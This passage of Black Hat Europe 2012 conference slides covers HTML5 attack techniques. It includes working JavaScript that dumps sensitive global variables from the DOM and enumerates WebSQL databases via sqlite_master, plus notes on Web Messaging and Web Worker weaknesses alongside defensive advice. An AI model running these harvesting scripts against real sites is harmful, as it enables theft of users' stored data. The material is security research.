
- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
  - var arrayGlobals = ['my@email.com',"12141hewvsdr9321343423mjfdvint","test.com"];
- Post DOM based exploitation possible and harvesting all these values.

Global Sensitive Information Extraction from DOM

```
for(i in window){
   obj=window[i];
   if(obj!=null||obj!=undefined)
      var type = typeof(obj);
      if(type=="object"||type=="string")
      {
            console.log("Name:"+i)
            try{
               my=JSON.stringify(obj);
               console.log(my)
            }catch(ex){}
       }
}
```




```
Name:arrayGlobals
["my@email.com","12141hewvsdr9321343423mjfdvint","test.com"]
Name:jsonGlobal
{"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New
York","state":"NY","postalCode":10021},"phoneNumbers":["212 732-1234","646 123-4567"]}
Name:stringGlobal
"test@test.com"
```



Scan and Defend


- Scan and look for
  - Scanning storage
- Defense and Countermeasures
  - Do not store sensitive information on localStorage and Globals
  - XSS protection



A5 - SQLi & Blind Enumeration

SQL Injection

- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible




openDatabase


executeSql

SQL Injection

- Through JavaScript one can harvest entire local database.
- Example




```
> SELECT * from Trans
  id        text
  100001    Transfer to John
  100002    Transfer to Bob
>
```



Blind WebSQL Enumeration

- We need following to exploit
  - Database object
  - Table structure created on SQLite
  - User table on which we need to run select query

61



Blind WebSQL Enumeration


```
var dbo;
var table;
var usertable;
for(i in window){
        obj = window[i];
        try{
                if(obj.constructor.name=="Database"){
                        dbo = obj;
                                obj.transaction(function(tx){
                                tx.executeSql('SELECT name FROM sqlite_master WHERE
    type=\'table\'',[],function(tx,results){
                                        table=results;

                                },null);
                        });
                }
        }catch(ex){}
}
if(table.rows.length>1)
        usertable=table.rows.item(1).name;
```

62


Blind WebSQL Enumeration

- We will run through all objects and get object where constructor is “Database”
- We will make Select query directly to sqlite_master database
- We will grab 1st table leaving webkit table on 0th entry

Blind WebSQL Enumeration




```
> var dbo;
  var table;
  var usertable;
  for(i in window){
          obj = window[i];
          try{
                  if(obj.constructor.name=="Database"){
                          dbo = obj;
                                  obj.transaction(function(tx){
                                  tx.executeSql('SELECT name FROM sqlite_master WHERE type=\'table\'',[],function(tx,results){
                                          table=results;
                                  },null);
                          });
                  }
          }catch(ex){}
  }
  if(table.rows.length>1)
          usertable=table.rows.item(1).name;
  "ITEMS"
> dbo
  ▶ Database
> table
  ▶ SQLResultSet
> usertable
  "ITEMS"
>
```



```
> SELECT * from ITEMS
```

pro...	pro...	pro...	product_desc	Pr...	im...
1	Fin...	Ad...	There are 3.7 trillion fish in the ocean, they're looking for one. The Academy Award-winning creators of ...	14...	ne...
2	Be...	Co...	Who wants to cook Aloo Gobi when you can bend a ball like Beckham? An Indian family in London tries ...	12...	be...
3	Do...	Dr...	David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of vi...	10...	zhi...
4	A ...	Fa...	An epic of miniature proportions. Life is no picnic for the ants on Ant Island! Each summer, a gang of gre...	13...	bu...
5	La...	Mu...	Once upon a time in India. Lagaan is the story of a battle without bloodshed fought by a group of unlikel...	12...	la...
6	Mo...	Co...	The Rain is coming... and so is the Family. An extended Punjabi family gathers for an arranged wedding...	10...	m...
7	La...	Ad...	From the creators of - The Bridge on the River Kwai. Sweeping epic about the real life adventures of T.E...	14...	la...



A6 - Web Messaging and Web Workers injections

Mobile

HTML5 + CSS | Silverlight | Flash

API (Media, Geo etc.) & Messaging | Plug-In

Presentation

JavaScript | DOM/Events | Parser/Threads

Process & Logic

WebSQL | Cache | Storage


XHR 1 & 2 | WebSocket | Plug-in Sockets

Browser Native Network Services

Network & Access

SOP/CORS | Sandbox


Core Policies



Web Messaging


- HTML5 is having new interframe communication system called Web Messaging.
- By postMessage() call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible

black hat EUROPE
March 14-16, 2012



Web Messaging - Scenario

- If postMessage() is set to * so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domian – again an issue
- Stream coming needs to be checked before innerHTML or eval()
- Iframe or Web Worker can glue two streams – same domain or cross domain




Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like setTimeout(), setInterval(), XMLHttpRequest, and event handlers
- Totally Async and well supported


  [initialize] var worker = new Worker('task.js');

  [Messaging] worker.postMessage();




Web Worker – Hacks!

Web Page
Current DOM
Web Worker
XHR, Location, Navigator etc.
JavaScript Runtime Browser Platform
Scope and Object – No DOM Access
Regex, Array, JSON etc…
Background Thread on same page - messaging
black hat



Web Worker – Hacks!

- Security issues
  - It is not allowing to load cross domain worker scripts. (http:, https:,javascript:,data : -No)
  - It has some typical issues
    - It allows the use of XHR. Hence, in-domain and CORS requests possible
    - It can cause DoS – if user get stream to run JavaScript in worker thread. Don’t have access to parent DOM though
    - Message validation needed – else DOM based XSS




Web Worker – Hacks!

- Exmaple

```
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>

<script>
  function Read() {
    worker.postMessage({'cmd': 'read', 'msg': 'last'});
  }

  function stop() {
   worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
   alert("Worker stopped");
  }

  var worker = new Worker('message.js');

  worker.addEventListener('message', function(e) {
    document.getElementById('result').innerHTML = e.data;
  }, false);
</script>
</html>
```

71

